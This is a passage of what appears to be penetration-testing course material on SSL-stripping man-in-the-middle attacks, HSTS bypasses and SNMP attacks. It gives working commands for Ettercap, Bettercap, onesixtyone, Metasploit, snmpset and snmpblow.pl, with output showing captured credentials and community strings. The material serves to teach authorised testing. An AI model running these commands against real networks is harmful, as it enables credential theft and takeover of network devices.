3. Start Sslstrip, using the "-l" (lower-case "L") argument to specify the port where iptables is forwarding traffic to.
4. Use Ettercap to mount a MitM attack against network devices.
5. At this point, Sslstrip is removing HTTPS links from all observed traffic. You can watch the sslstrip.log file, as shown, to identify the POST data sent from clients that would have otherwise been sent over SSL.

Ettercap sslstrip Plugin



```

# ettercap -TqM arp:remote -P sslstrip /172.16.0.1// /172.16.0.111//
Activating sslstrip plugin...

SSLStrip plugin: bind 80 on 59272
SSLStrip Plugin version 1.1 is still under experimental mode. Please reports any issues to the
development team.

HTTP : 66.35.59.202:80 -> USER: jwright@sans.org PASS: PenguinMasqueradeBall INFO:
http://www.amazon.com/account/login
CONTENT: email=jwright%40sans.org&password=PenguinMasqueradeBall

```

Ettercap sslstrip Plugin

Recent versions of Ettercap also include support for the sslstrip plugin, written by exfil (emescobar@users.sf.net). Using similar techniques to the Sslstrip script by Marlinspike, the sslstrip plugin can be activated on the command line ("-P sslstrip") or dynamically by pressing "p" in the interactive console interface and then entering the plugin name "sslstrip".

While much simpler to use than the Sslstrip script, the sslstrip plugin does not sufficiently replicate the target site to the victim to avoid suspicion. As shown on this page, modified content for websites such as Amazon.com appears malformed, likely due to the unintentional changes applied to complex CSS or HTML content.

For practical use in penetration testing, the Sslstrip script is the more reliable option, though future improvements to the sslstrip plugin may make this option more attractive.

Ettercap is written by Alberto Ornaghi (ALoR), Marco Valleri (NaGA), Emilio Escobar (exfil), and Eric Milam (J0hnnYBrav0). The sslstrip plugin is included with Ettercap version 0.7.5 and later.

Enter HSTS

- HTTP Strict Transport Security
- Server header that marks the website as HTTPS only:
 - All content is delivered over HTTPS
- Browser remembers the header and won't engage with site if subsequently asked to interact over HTTP
- Browser will not present user with the "Continue Anyway?" dialog when a certificate error is observed

```
# curl -I https://accounts.google.com
HTTP/1.1 302 Moved Temporarily
Content-Type: text/html; charset=UTF-8
Strict-Transport-Security: max-age=10893354; includeSubDomains
Location: https://accounts.google.com/ManageAccount
Content-Length: 223
Date: Tue, 24 May 2016 13:05:31 GMT
```


Enter HSTS

To address the prevalent exposure to Sslstrip attacks, the IETF introduced RFC 6797 (<https://tools.ietf.org/html/rfc6797>), which introduced the HTTP Strict-Transport-Security (HSTS) header option for websites. When the Strict-Transport-Security header is set on any response from a website, the browser records that the server expects all activity with the server to be transmitted over HTTPS.

The HSTS option partially mitigates Sslstrip attacks. If the victim previously visited a website that set the HSTS header and an attacker attempts to rewrite links and content to remove the `https://` prefix, the browser refuses to visit the site over HTTP. In addition, sites marked as using HSTS do not show users certificate warnings with an option to continue the transaction; instead, the browser indicates an error and refuses to communicate with the HTTPS site until the certificate issue has been resolved (also eliminating the attacker's option to mount SSL MitM attacks against an HSTS site).

Bypassing HSTS

- Browsers match hostnames to HSTS list:
 - Hostname compared to HSTS list, enforce all-SSL, no-cert-warnings policy
- MitM tools can rewrite hostnames as well:
 - www.facebook.com – HSTS already learned by browser
 - wwwwww.facebook.com – Never heard of it before, no HSTS!
- First implemented in Sslstrip2 - Nve Egea
- Force HSTS rule to expire with spoofed NTP - Jose Selva



Bypassing HSTS

At Black Hat Asia 2014, Leonardo Nve Egea presented Sslstrip2 (sometimes, Sslstrip+), which evades the HSTS control in some cases.

Nve Egea noted that browsers match the hostname of the server requested to the list of sites that use HSTS. If the hostname of the requested URL matches a hostname known to use HSTS, the browser refuses to load the content if the URL is rewritten by Sslstrip as an HTTP link (or display a certificate error with a continue option if there is a certificate error).

However, when an initial page is loaded over HTTP, an attacker can rewrite links to strip the HTTPS links, and it can change the requested hostnames as well. In the example shown on this page, the victim starts the browser by visiting `http://www.kickstarter.com`. The Kickstarter website returns content and links over HTTP, which the attacker modifies in two ways: First, HTTPS links are rewritten as HTTP links, and, second, the hostname in HTTPS links is changed slightly, such as adding another "w" in "www" ("www" to "wwwwww") or any other modification that changes the hostname.

If the victim clicks a modified link (`https://www.facebook.com` from Kickstarter is modified by Sslstrip2 to be `http://www.facebook.com`), the request is automatically forwarded to the upstream site as `https://www.facebook.com`, but the content is delivered to the victim downstream over HTTP (again, rewriting links and hostnames to avoid HTTPS and HSTS policies). The victim's browser never raises an error about an insecure site because the HSTS policies are never matched due to modified hostnames observed by the victim.

Nve Egea's tool was initially released as an updated Sslstrip Python script but has since been integrated into Bettercap as well.

A new twist on this attack was released by Jose Selva. He demonstrated spoofing NTP traffic to force the HSTS record to be expired by the victim browser.

References:

<https://www.blackhat.com/docs/asia-14/materials/Nve/Asia-14-Nve-Offensive-Exploiting-DNS-Servers-Changes.pdf>
<https://www.blackhat.com/docs/eu-14/materials/eu-14-Selvi-Bypassing-HTTP-Strict-Transport-Security-wp.pdf>

Bettercap Sslstrip

```
# bettercap --proxy -T 172.16.0.186 -P POST
```

```
[I] [SSLSTRIP 172.16.0.186] Found stripped HTTPS link 'http://wmobile.slashdot.org/', proxying via Sslstrip
https://m.slashdot.org/api/v1/session.json?api_key=.. ).
[172.16.0.186] POST https://m.slashdot.org/api/v1/session.json?api_key=MdotSLEDY7Ss2nEy70p9LkKJctCqb
BAUsatNKsQ ( text/html ) [404]

[HEADERS]
Host : m.slashdot.org
Connection : close
Referer : http://m.slashdot.org/Login
Content-Length : 40
Origin : http://m.slashdot.org
Content-Type : application/x-www-form-urlencoded
x-wap-profile : http://uaprof.vtext.com/sam/SCH-I535/SCH-I535.xml
User-Agent : Mozilla/5.0 (Linux; U; Android 4.1.2; en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30
HTML, like Gecko) Version/4.0 Mobile Safari/534.30
Accept-Language : en-US
Accept-Charset : utf-8, iso-8859-1, utf-16, *,q=0.7
Accept : */*
Pragma : no-cache

[BODY]
nickname : josh
passwd : notreallymypassword
```

Bettercap Sslstrip

In the example on this page, I have run Bettercap against an Android target at 172.16.0.186. I specified the `--proxy` argument to implement the Sslstrip and Sslstrip2 attacks, bypassing HSTS policies. I also specified the `-P POST` argument to display only HTTP POST results in the Bettercap log.

When the victim browsed to `www.slashdot.org`, the page was rewritten to remove HTTPS links and to add an extra character to the hostnames in rewritten links. When the victim tapped on the login button on Slashdot, the rewritten link was opened as `mm.slashdot.org`, thus evading the Slashdot HSTS policy for `m.slashdot.org`.

Mitmproxy + sslstrip

- Mitmproxy can perform Sslstrip-style attacks
 - Written in python
 - Slower than other tools written in C
 - Easier to customize
 - Still have to achieve middle-ness somehow
- Three tools
 - mitmproxy: text interface similar to Kismet or Yersinia
 - mitmdump: single command akin to tcpdump
 - mitmweb: experimental web interface

Mitmproxy + sslstrip

The Mitmproxy tool is packaged with many example scripts, one of which is `sslstrip.py` which demonstrates Sslstrip features. Mitmproxy has many similar features to bettercap, but is written in python, not ruby or C. That means it could be slower than ettercap under heavy load, depending on many circumstances. All mitmproxy functionality is available as a python library, not just as text, command, or web interface.

The example `sslstrip.py` is included on your class Kali VM at `/usr/share/doc/mitmproxy/examples/complex/sslstrip.py`.

Sslstrip: Caution for Pen Testers

```
Text only Interface activated...  
Hit 'h' for inline help
```

```
HTTP : 72.21.207.65:80 -> USER: jwright@willhackforsushi.com PASS: NotMyPassword INFO:  
http://www.amazon.com/gp/cart/view.html/ref=ox_sc_proceed
```

- Sslstrip intercepts all HTTPS traffic
 - No option to specify a target list of hosts
- Compromising Amazon.com credentials is great for attacking EC2 cloud computing
 - Not so much if it is a personal account
- Double-check your engagement scope before using Sslstrip
 - Consider limiting attack with Ettercap MitM constraints

Sslstrip: Caution for Pen Testers

Sslstrip is a very powerful tool for penetration testing. If Sslstrip can catch a user logging in to what they believe to be a secure site, the credentials that are disclosed are immensely valuable for attacking other systems, exploiting password re-use across sites. However, Sslstrip can also be too effective, and could land the pen tester in an uncomfortable situation.

Consider the Ettercap output in the top of this slide while running Ettercap. Instead of recovering the credentials for an internal website, Ettercap and Sslstrip reveal the credentials for a user logging in to Amazon.com instead. If you were targeting an Amazon Elastic Cloud Computing (EC2) instance, then Amazon.com credentials could be very valuable. However, it is much more likely that the personal (and out of scope!) Amazon.com credentials are for an unsuspecting user shopping while at work.

Before using Sslstrip, ensure your engagement scope allows for you to manipulate client systems when browsing to HTTPS websites. Also, consider limiting the scope of Sslstrip in your engagements. While Sslstrip does not include a feature to limit the attack to specific websites, we can limit which traffic we are receiving with Ettercap's MitM attack by specifying the permitted target websites in the second victim instance (for example, "ettercap -TqM arp:remote /// /10.10.10.10-10.10.10.254//"). This is straightforward with a small list of target hosts but may become complex when a larger number of hosts are within scope and are in a noncontiguous address space.

SNMP

- Weak yet heavily used network management protocol
 - Monitoring systems, remote device management, notification events
- Managed device, agent, NMS, MIB
- History of implementation failures
- SNMPv1, SNMPv2c, and SNMPv3
- UDP/161 in common implementations

SNMP

The Simple Network Management Protocol (SNMP) is a commonly weak yet heavily used network management protocol found in many enterprise networks. A vital component for monitoring system statistics, remote device management, and for network notification events, SNMP is a worthwhile opportunity to investigate for exploitation opportunities.

In an SNMP framework, we typically have four components:

- **Managed Device:** The managed device is the device that is allowing a remote device to read and possibly write SNMP variables.
- **Agent:** The agent is the SNMP service running on the managed device.
- **NMS:** The Network Management System is the management console that collects and possibly sets SNMP data on the managed devices by interacting with each SNMP agent. Common NMSs include HP OpenView, Tivoli, and other lightweight data collection systems such as Cacti.
- **MIB:** The Management Information Base is the set of data reported by the SNMP agent on the managed device. Partially structured, the SNMP MIB represents the data store for retrieving and setting information through SNMP.

Many SNMP implementations have had a history of security failures, ranging from default authentication credentials that cannot be changed to implementation flaws that can be exploited with malformed SNMP traffic. Tools such as `snmp-fuzzer` (<http://www.vulnerabilityassessment.co.uk/snmpfuzzer.htm>) use pre-built test cases from the Oulu University Secure Programming Group (OUSPG) to evaluate the robustness of SNMP implementations when handling malformed data.

From a security perspective, SNMPv1 and SNMPv2c (version 2, community edition) are very similar, offering no encryption or integrity protection, relying on a shared secret or "community string" to validate an NMS's

access to the SNMP agent. Generally, the SNMP agent offers read-only access to the MIB with one community string, and optionally may offer read-write access to the MIB using a separate key.

SNMPv3 added support for enhanced security with three available security models: noAuthNoPriv (using no authentication or encryption), authNoPriv (using authentication without encryption), and authPriv (using authentication and encryption). Authentication is implemented through a shared secret using HMAC-MD5 or HMAC-SHA checksums included with SNMP traffic. Encryption is provided through the DES cipher in cipher-block-chaining (CBC) mode.

SNMP implementations use UDP/161 for the agent listening port. An agent can also send an unsolicited SNMP message to an NMS known as an SNMP trap following a configured network event using UDP/162.

SNMP Attacks

- **Community string attacks**
 - Eavesdropping attack
 - Dictionary attack
- **Information disclosure threats**
 - Sensitive information in MIB
- **Remote system management**
 - Controlling remote device over SNMP

SNMP Attacks

When evaluating the opportunities for exploiting SNMP, we generally have three categories of attacks:

- **Community String Attacks:** An attacker may attack the selection of a community string to gain access to the MIB, or to send spoofed SNMP traps to the NMS. Community strings for SNMPv1 and SNMPv2c are vulnerable to eavesdropping attacks, while all three versions of SNMP are vulnerable to dictionary attacks.
- **Information Disclosure Threats:** An attacker with access to the SNMP MIB may explore the available data to glean sensitive information that may be used to exploit the system further, or to gain additional system or network privileges.
- **Remote System Management:** If read/write access to the MIB is achieved, an attacker can remotely control and reconfigure a device.

Next, we'll look at each of these attacks in more detail.

SNMP Eavesdropping: Ettercap

- As MitM, Ettercap will log all SNMP community strings observed
 - Address identifies agent, not NMS
 - Add "-p [PCAPFILE]" to Ettercap for packet capture detail

```
# ettercap -TqM arp:remote /10.144.246.1-254// /10.144.246.1-254//  
  
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team  
  
SNMP : 10.144.246.161:161 -> COMMUNITY: [R0_C@cti!] INFO: SNMP v2
```

SNMP Eavesdropping: Ettercap

If SNMPv1 or SNMPv2c is in use and the attacker can observe the traffic, the community string can be obtained through password-sniffing techniques. If SNMP activity is present on the LAN, an attacker who launches a MitM attack with Ettercap will see output similar to that shown on this screen, identifying the SNMP agent sending or receiving SNMP traffic with the community string and the observed SNMP version.

Note that Ettercap does not identify the address of the NMS interacting with the SNMP agent. To collect this level of detail, configure Ettercap to log observed traffic with the "-p pcapfile" argument and then inspect the address information with Wireshark to identify the NMS.

SNMP Agent Discovery

- Nmap version scan may identify SNMP agents
 - Many embedded SNMP agents, Linux
 - Windows agents with weak community string
 - Any SNMPv3 agents
- DNS names in use may reveal likely SNMP NMS or agents
 - "cacti," "mrtg," "Nagios," etc.
 - Any device with "rtr," "router," "gig," "atm," etc., in the hostname

SNMP Agent Discovery

Scanning for SNMP agent devices has some difficulty due to limitations with UDP port scanning (when ICMP is filtered, UDP port scanning is ineffective, and very slow) and variations in how different SNMP agents respond to requests when configured with the wrong SNMP community string. Fortunately, Nmap's version-scanning feature will probe a target system on UDP/161 to identify behavior that is characteristic of an SNMP agent. This technique has a high degree of success when targeting common embedded SNMP implementations (such as routers and other networking devices) as well as any agents using a default community string of "public". Nmap will also identify any system with SNMPv3 support, due to changes in the protocol where the SNMP agent will respond to failed authentication requests.

Notably, Nmap's version scan will not identify the presence of Windows hosts running the Microsoft SNMP agent with a non-default community string. We'll look at alternate techniques for identifying these SNMP agents in this module.

As a secondary technique to narrow down a list of devices that are likely SNMP managed devices, DNS interrogation can also be used. Hostnames such as "cacti," "mrtg," "hpov," "Tivoli," and "nagios" are likely SNMP NMS devices, possibly accepting SNMP traps from managed devices. Further, devices with common acronyms or abbreviations indicating their functionality on the network as a router or bridge of some sort (such as "rtr," "router," "gig," "atm," and so on) in the hostname are also worthwhile targets to further evaluate as possible SNMP managed devices.

Nmap SNMP Version Scan

Nmap results against SNMP server with default community string (public)

```
# nmap -sU -p161 -A 10.10.10.3

Starting Nmap 5.00 ( http://nmap.org ) at 2010-10-04 23:06 EDT
Interesting ports on 10.10.10.3:
PORT      STATE SERVICE VERSION
161/udp   open  snmp      SNMPv1 server (public)
|_  snmp-sysdescr: Brother NC-7400w, Firmware Ver.1.02 (08.03.14),MID 8C5-C17,FID 2
|_  System uptime: 25 days, 9:34:36.95 (219447695 timeticks)
```

Nmap results against SNMPv3-capable server

```
# nmap -sU -p161 -A 10.10.10.116

Starting Nmap 5.00 ( http://nmap.org ) at 2010-10-04 23:07 EDT
Interesting ports on 10.10.10.116:
PORT      STATE SERVICE VERSION
161/udp   open  snmp      SNMPv3 server
```

Nmap SNMP Version Scan

A minimal Nmap scan using UDP port scanning limited to UDP/161 is shown on this slide, evaluating two hosts. The first scan results reveal that the device is an SNMPv1 managed device configured with the community string "public". The Nmap version scan also retrieves the SNMP System Description MIB entry to provide additional information to the user as to the identity of the device.

The second Nmap scan also indicates the presence of an SNMP managed device, this time using SNMPv3. In the second scan, Nmap did not attempt to enumerate MIB entries, since a username and password are required to access the system.

FierceDNS Enumeration

```

$ fierce.pl -dns ri.cox.net
Trying zone transfer first...

Whoah, it worked - misconfigured DNS server found:
ri.cox.net. 86400 IN SOA ri.cox.net. hostmaster.cox.net.

clvdcmtb01.cl.ri.cox.net. 86400 IN A 98.173.132.6
wwckcmtb01.ri.ri.cox.net. 86400 IN A 68.9.9.102
wwckcmtu01-atm010001.rtr.ri.cox.net. 86400 IN A 68.9.9.74
wwckcmtu02-atm010001.rtr.ri.cox.net. 86400 IN A 68.9.8.86
gwc-0.wwwkricwds0.rtr.ri.cox.net. 86400 IN A 70.168.167.24
gwc-1.wwwkricwds0.rtr.ri.cox.net. 86400 IN A 70.168.167.28
tivocfg.ri.cox.net. 86400 IN A 98.173.244.19
tvpscm.ri.cox.net. 86400 IN A 98.173.244.32
www.ri.cox.net. 86400 IN A 68.1.17.7
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
Now performing 1896 test(s)...
68.9.16.25 ns2.ri.cox.net
68.9.16.20 proxy.ri.cox.net
68.9.16.21 provslbf01.rtr.ri.cox.net
68.9.16.22 provslbf02.rtr.ri.cox.net
68.9.16.29 proxy.ri.cox.net
68.9.16.30 ns1.ri.cox.net
68.1.17.7 www.ri.cox.net

```

Automates zone transfer, common hostname guessing, reverse lookup enumeration, recursive lookups for subdomains.

FierceDNS Enumeration

The FierceDNS tool (implemented as "fierce.pl" and later as "fierce.py") provides a means to quickly enumerate multiple DNS servers, attempting to perform a zone transfer first and then using a short common hostname list to brute-force configured DNS entries. FierceDNS also performs reverse lookups on IP addresses discovered through DNS enumeration to identify other subdomains (where foo.sans.org is a subdomain of sans.org) for further scanning.

In the example on this slide, the author evaluated the DNS server of the local ISP, first revealing a DNS server permitting zone transfers, which revealed interesting hostnames such as "tivocfg.ri.cox.net" (possibly indicating a Tivoli system) as well as multiple hosts with "rtr" or "atm" in the hostname (possibly indicating network routers).

Even if zone transfers are disallowed, fierce is still useful to guess common DNS names inside of a DNS zone.

onesixtyone

- Standalone SNMP community string scanner
- Does not stop scanning once a community string is found
 - Will enumerate all community string guesses for each host
- Designed to scan at LAN speeds, increase per-packet delay with "-w" if scanning remote networks
- Scans 254 hosts in ~6 minutes

```
# genip 10.10.10.1-254 >hosts.txt
# onesixtyone -c snmp.txt -i hosts.txt
Scanning 254 hosts, 119 communities
10.10.10.3 [public] Brother NC-7400w, Firmware Ver.1.02 (08.03.14),MID 8C5-C17,FID 2
10.10.10.146 [public] Hardware: x86 Family 15 Model 0 Stepping 10 AT/AT COMPATIBLE - Software: Windows 2000
Version 5.0 (Build 2195 Uniprocessor Free)
10.10.10.15 [cisco] Cisco IOS Software, C2960 Software (C2960-LANBASE-M), Version 12.2(25)FX, RELEASE
SOFTWARE (fcl) Copyright (c) 1986-2005 by Cisco Systems, Inc. Compiled Wed 12-Oct-05 22:05 by yenanh
10.10.10.100 [public] Hardware: x86 Family 6 Model 15 Stepping 11 AT/AT COMPATIBLE - Software: Windows
Version 6.1 (Build 7600 Multiprocessor Free)
10.10.10.3 [internal] Brother NC-7400w, Firmware Ver.1.02 (08.03.14),MID 8C5-C17,FID 2
```

onesixtyone

The onesixtyone tool from Solar Designer is a standalone SNMP scanner written in C. Onesixtyone uses a nonblocking approach to SNMP scanning for efficiency and speed, sending rapid community string guesses in one thread while waiting for responses in another thread. Onesixtyone will continue scanning the target device until all the specified community strings are exhausted.

Onesixtyone was designed to work in LAN environments by default, with a minimal delay of 10 milliseconds between each community string guess. If you are scanning a remote network that does not respond as quickly as hosts on the LAN, increase the delay between each guess with the "-w" argument based on the estimated round-trip time of the network divided by 2.

Onesixtyone can scan a single host with a single community string using command-line arguments only, but to scan a list of hosts with a list of community strings you need to create two files: one containing the list of targets to scan by IP address, one per line, and a second list of community strings to guess with. In the example on this slide, the "genip" tool is used to create the list of IP addresses based on a simple range designation.

Onesixtyone is available from <https://labs.portcullis.co.uk/tools/onesixtyone/>.

Metasploit SNMP Scanner

```
# msfconsole
msf> use auxiliary/scanner/snmp/snmp_login
msf auxiliary(snmp_login) > set RHOSTS 172.16.0.1-254
RHOSTS => 172.16.0.1-254
msf auxiliary(snmp_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(snmp_login) > set THREADS 4
THREADS => 4
msf auxiliary(snmp_login) > exploit

[+] SNMP: 172.16.0.2 community string: 'public' info: 'Brother NC-7700w, Firmware Ver.1.05
(12.06.14),MID 84E-302'
[+] SNMP: 172.16.0.4 community string: 'public' info: 'Brother NC-180w, Firmware Ver.0.09
,MID 8CA-F11-001'
```

Like onesixtyone, Metasploit Framework's `snmp_login` module will keep guessing community strings, even after it finds a valid string.

Metasploit SNMP Scanner

The Metasploit SNMP scanner is available as an auxiliary module in "auxiliary/scanner/snmp/snmp_login." Available arguments include the number of scanning threads Metasploit should spawn (THREADS), which should be set to the number of processors or processor cores on your system. The target IP address group is specified with a starting and stopping IP address separated by a dash (RHOSTS). By default, the scanner will print a line of output for each community string tested for each host; disable this verbosity by setting "VERBOSE" to false, as shown. Use the "exploit" command to start the scan.

Like onesixtyone, the Metasploit Framework `smb_login` module will keep guessing community strings, even after it finds a valid string. This is important because we don't want the discovery of a read-only string to stop the scanner when it might otherwise identify a read-write string as well.

From a performance perspective, Metasploit's SNMP scanner is slower than onesixtyone, requiring approximately twice as long to scan the same number of hosts with a comparable community string list.

snmpcheck

- Accepts a target and a community string as input
- Uses common MIB OIDs to enumerate a device
 - Identifies device operating system, then platform-specific entries

```
# snmpcheck -t 10.10.10.4 -c NotSoPublicCommunityString
snmpcheck.pl v1.7 - snmp enumerator
Copyright (c) 2005-2008 by Matteo Cantoni (nothink.org)

[*] try to connect to 10.10.10.4...
[x] Connected to 10.10.10.4! Starting check at Thu Sep 30 16:02:07 2010

Hostname      : BRWC417FECB2740
Description   : Brother NC-180w, Firmware Ver.0.09 ,MID 8CA-F11-001
```

snmpcheck

The snmpcheck tool (available at <http://www.nothink.org/perl/snmpcheck>) uses a community string and a target designation to enumerate useful information from a target system. With the ability to identify the device operating system and apply platform-specific MIB queries, snmpcheck is a useful starting point to collect information from a target system with SNMP access.

By default, snmpcheck uses the community string "public" to gather MIB information; if we know an alternate community string, we can specify it with the "-c" argument, as shown on this slide.

snmpcheck.pl v1.7 – snmp enumerator

```
snmpcheck.pl v1.7 - snmp enumerator
Copyright (c) 2005-2008 by Matteo Cantoni (nothink.org)

Hostname      : win7-ws
Description   : Hardware: x86 Family 6 Model 15 Stepping 11 AT/AT COMPATIBLE - Software: Windows Version 6.1 (Build
7600 Multiprocessor Free)
Domain        : WORKGROUP

[*] User accounts
Administrator
Guest
HomeGroupUser$
Joshua Wright
__vmware_user__

[*] Processes
Total processes : 68

Process type   : 1 unknown, 2 operating system, 3 device driver, 4 application
Process status : 1 running, 2 runnable, 3 not runnable, 4 invalid

Process id      Process name  Process type  Process status  Process path
-----
1488            spoolsv.exe   4             1
1524            svchost.exe   4             1
```

Also enumerates network interfaces and addresses, routing, Windows services, "netstat -nao" output, and installed software.

snmpcheck.pl v1.7 – snmp enumerator

This slide presents partial output from snmpcheck against a Windows 7 target. Upon identifying the host as a Windows system, snmpcheck will leverage known Microsoft MIB entries to collect the following information:

- Device information, including hostname, system architecture, domain, and uptime
- List of storage devices, local and networked, including filesystem type
- Virtual and physical memory configuration
- List of network interfaces, including MAC and IP address, link type, MTU, and input and output byte count statistics
- List of local user accounts
- Running system processes, including the PID, process type, status, and executable path
- Local routing table information
- Running service information
- List of listening and connected port information mirroring the output of "netstat -nao"
- Local web server statistics
- Installed software list

Router/Switch SNMP Controls

- SNMP RW access to routers and switches creates lots of opportunity
 - Change port configuration settings
 - Download startup or running configuration file
 - Upload (merge or replace) modified configuration file

SNMP RW Access Is Effectively Equal to Privileged Console Access

Router/Switch SNMP Controls

After identifying the SNMP RW community string, we can manipulate the target device in many ways. Network devices such as routers and switches particularly allow us to use the SNMP RW string to download the configuration file, upload and change the device configuration, and modify other device settings, such as changing the access mode status of switch ports.

When we have SNMP RW access to a networked device, our control over the device is effectively equal to privileged console access with full control over the target.

Testing SNMP RW

- Change an MIB variable using `snmpset`
 - Included with Net-SNMP tools
- Validate change using `snmpwalk`

```
# snmpwalk -v2c -c public 192.168.31.1 system.sysLocation.0
SNMPv2-MIB::sysLocation.0 = STRING: Providence, Rhode Island
# snmpset -v2c -c public 192.168.31.1 system.sysLocation.0 s "Foo"
Timeout: No Response from 192.168.31.1
```

```
# snmpset -v2c -c private 192.168.31.1 system.sysLocation.0 s "Foo"
SNMPv2-MIB::sysLocation.0 = STRING: Foo
# snmpwalk -v2c -c private 192.168.31.1 system.sysLocation.0
SNMPv2-MIB::sysLocation.0 = STRING: Foo
```

Testing SNMP RW

It is sometimes necessary to validate whether a compromised SNMP community string is limited to read-only access or is capable of both reading and writing. We can easily test an SNMP agent with a community string by changing a common MIB variable such as `system.sysLocation` using the `snmpset` utility.


The Net-SNMP tools (<http://net-snmp.sourceforge.net>) include several utilities to interact with an SNMP agent, querying MIB variables with the `snmpget` and `snmpwalk` utilities, and changing MIB variables with `snmpset`.

In the first example, the `snmpwalk` utility is used in SNMP v2c mode ("-v2c") with the community string `public` ("-c public") against the target at 192.168.31.1, querying the MIB entry `system.sysLocation.0`. From the output revealed by the utility, we know we have valid SNMP access to the host, but we need to further evaluate the access as read-only or read-write.

To determine if the community string is capable of writing to the MIB, use the `snmpset` utility. Use the same arguments as the `snmpwalk` utility, appending "s" (to write a string variable) followed by the string in quotes. In the first example, the `snmpset` utility fails with the error message "Timeout:No Response from 192.168.31.1," indicating that we are unable to use the community string to set MIB variables.

The second example also attempts to set the `system.sysLocation.0` MIB entry, this time using the community string "private". We can verify the success of this change by using `snmpwalk` to retrieve the MIB entry, as shown.

Cain: Cisco Config Download/Upload



TIP

Cain stores config files retrieved through CCDU in C:\Program Files (x86)\Cain\CCDU

Cain: Cisco Config Download/Upload

Cain can quickly retrieve the configuration file from a Cisco device when given the SNMP read/write community string. Simply navigate to the CCDU tab in Cain and then click the blue "+" symbol on the toolbar. Enter the target IP address, the SNMP community string information, and the SNMP protocol version (Cain supports SNMPv1 and SNMPv2; you can try both safely). When the configuration file is retrieved, it will be listed in the CCDU results window.

Cain stores the configuration files that are retrieved in the C:\Program Files (x86)\Cain\CCDU directory. You can open the files in an editor that supports Unix-formatted text files, such as Notepad++ or WordPad.

snmpblow.pl

```
# apt-get install tftpd-hpa
# mkdir /tftpboot && chmod 777 /tftpboot
# apt-get install libnet-snmp-perl libnet-rawip-perl
# wget http://www.willhackforsushi.com/sec660/snmpblow.pl
```

One-time setup

May wish to add a status indicator for snmpblow.pl at line 25 of:

```
print "Processing community string $_";
```

```
# in.tftpd -lcp /tftpboot
# echo "private" >communities
# echo "TargetRWString" >>communities
# perl snmpblow.pl -d 10.10.10.10 -t 10.10.10.119 -f /tftpboot/switch-config <communities
Processing community string private
Processing community string TargetRWString
# ls -l /tftpboot/
total 8
-rw-r--r-- 1 nobody nogroup 7322 2010-10-05 10:17 switch-config
```

Exploiting the device

snmpblow.pl provides no status output, nor does it check for success or failure. Consider logging with Wireshark to inspect the results if the configuration file is not retrieved.

snmpblow.pl

As a Linux alternative to Cain, we can use tools such as snmpblow.pl to retrieve the configuration of a Cisco IOS router or switch device. First, we need to establish a TFTP server on the attacker system, such as the tftpd-hpa package available through Debian-based package management tool "apt-get," as shown. Next, we need to create a directory for the TFTP server to write to with open permissions and install the required Perl library modules to support snmpblow.pl. Next, download snmpblow.pl from the URL on this slide.

One limitation of snmpblow.pl is that it doesn't provide any output indicating the status of the attack. To watch the progress of community strings that snmpblow.pl is testing, modify the script at line 25 by adding a print statement, as shown.

After preparing the attacker's system, we can retrieve the Cisco IOS device configuration file. First, start the TFTP server; the tftpd-hpa server can be executed with the "-lcp" arguments, running the TFTP server in the background, allowing the TFTP client (the target Cisco IOS device) to create a new file.

Next, prepare a list of community strings that snowblow.pl can use against the target system. If you know the RW community string, create a file containing the string name, or create a file with multiple strings to use for community string guesses, one per line.

Finally, run the snmpblow.pl command, specifying the target Cisco IOS device with the "-d" argument, the TFTP server address with the "-t" argument, and the output filename that the Cisco IOS device should write to over TFTP (note that tftpd-hpa requires fully qualified filenames to be specified).

The list of SNMP community strings (one or more) is redirected to the standard input of `snmpblow.pl`. Note that `snmpblow.pl` does not provide any status output and does not attempt to identify if the attack was successful or not. We can check the TFTP directory on the attacker's system to determine if a new file is created, but the lack of a file does not help provide any detail to troubleshoot the failure. Consider capturing the traffic generated by `snmpblow.pl`, as well as the responses from the Cisco IOS target device to determine whether the failure is in the SNMP SET generated by `snmpblow.pl` or in the TFTP file transfer process.

Bypassing SNMP ACLs

```
access-list 1 permit 10.10.10.1
access-list 1 deny any log
snmp-server community SeriousPassword RW 1
```

- IOS accommodates the use of ACLs to permit and deny access with logging
- Since SNMP is UDP, we can spoof source address of packet
 - No ACL is applied to target TFTP server

Specify the permitted, spoofed source IP address with -s

```
# perl snmpblow.pl -d 10.10.10.10 -t 10.10.10.119 -s 10.10.10.1
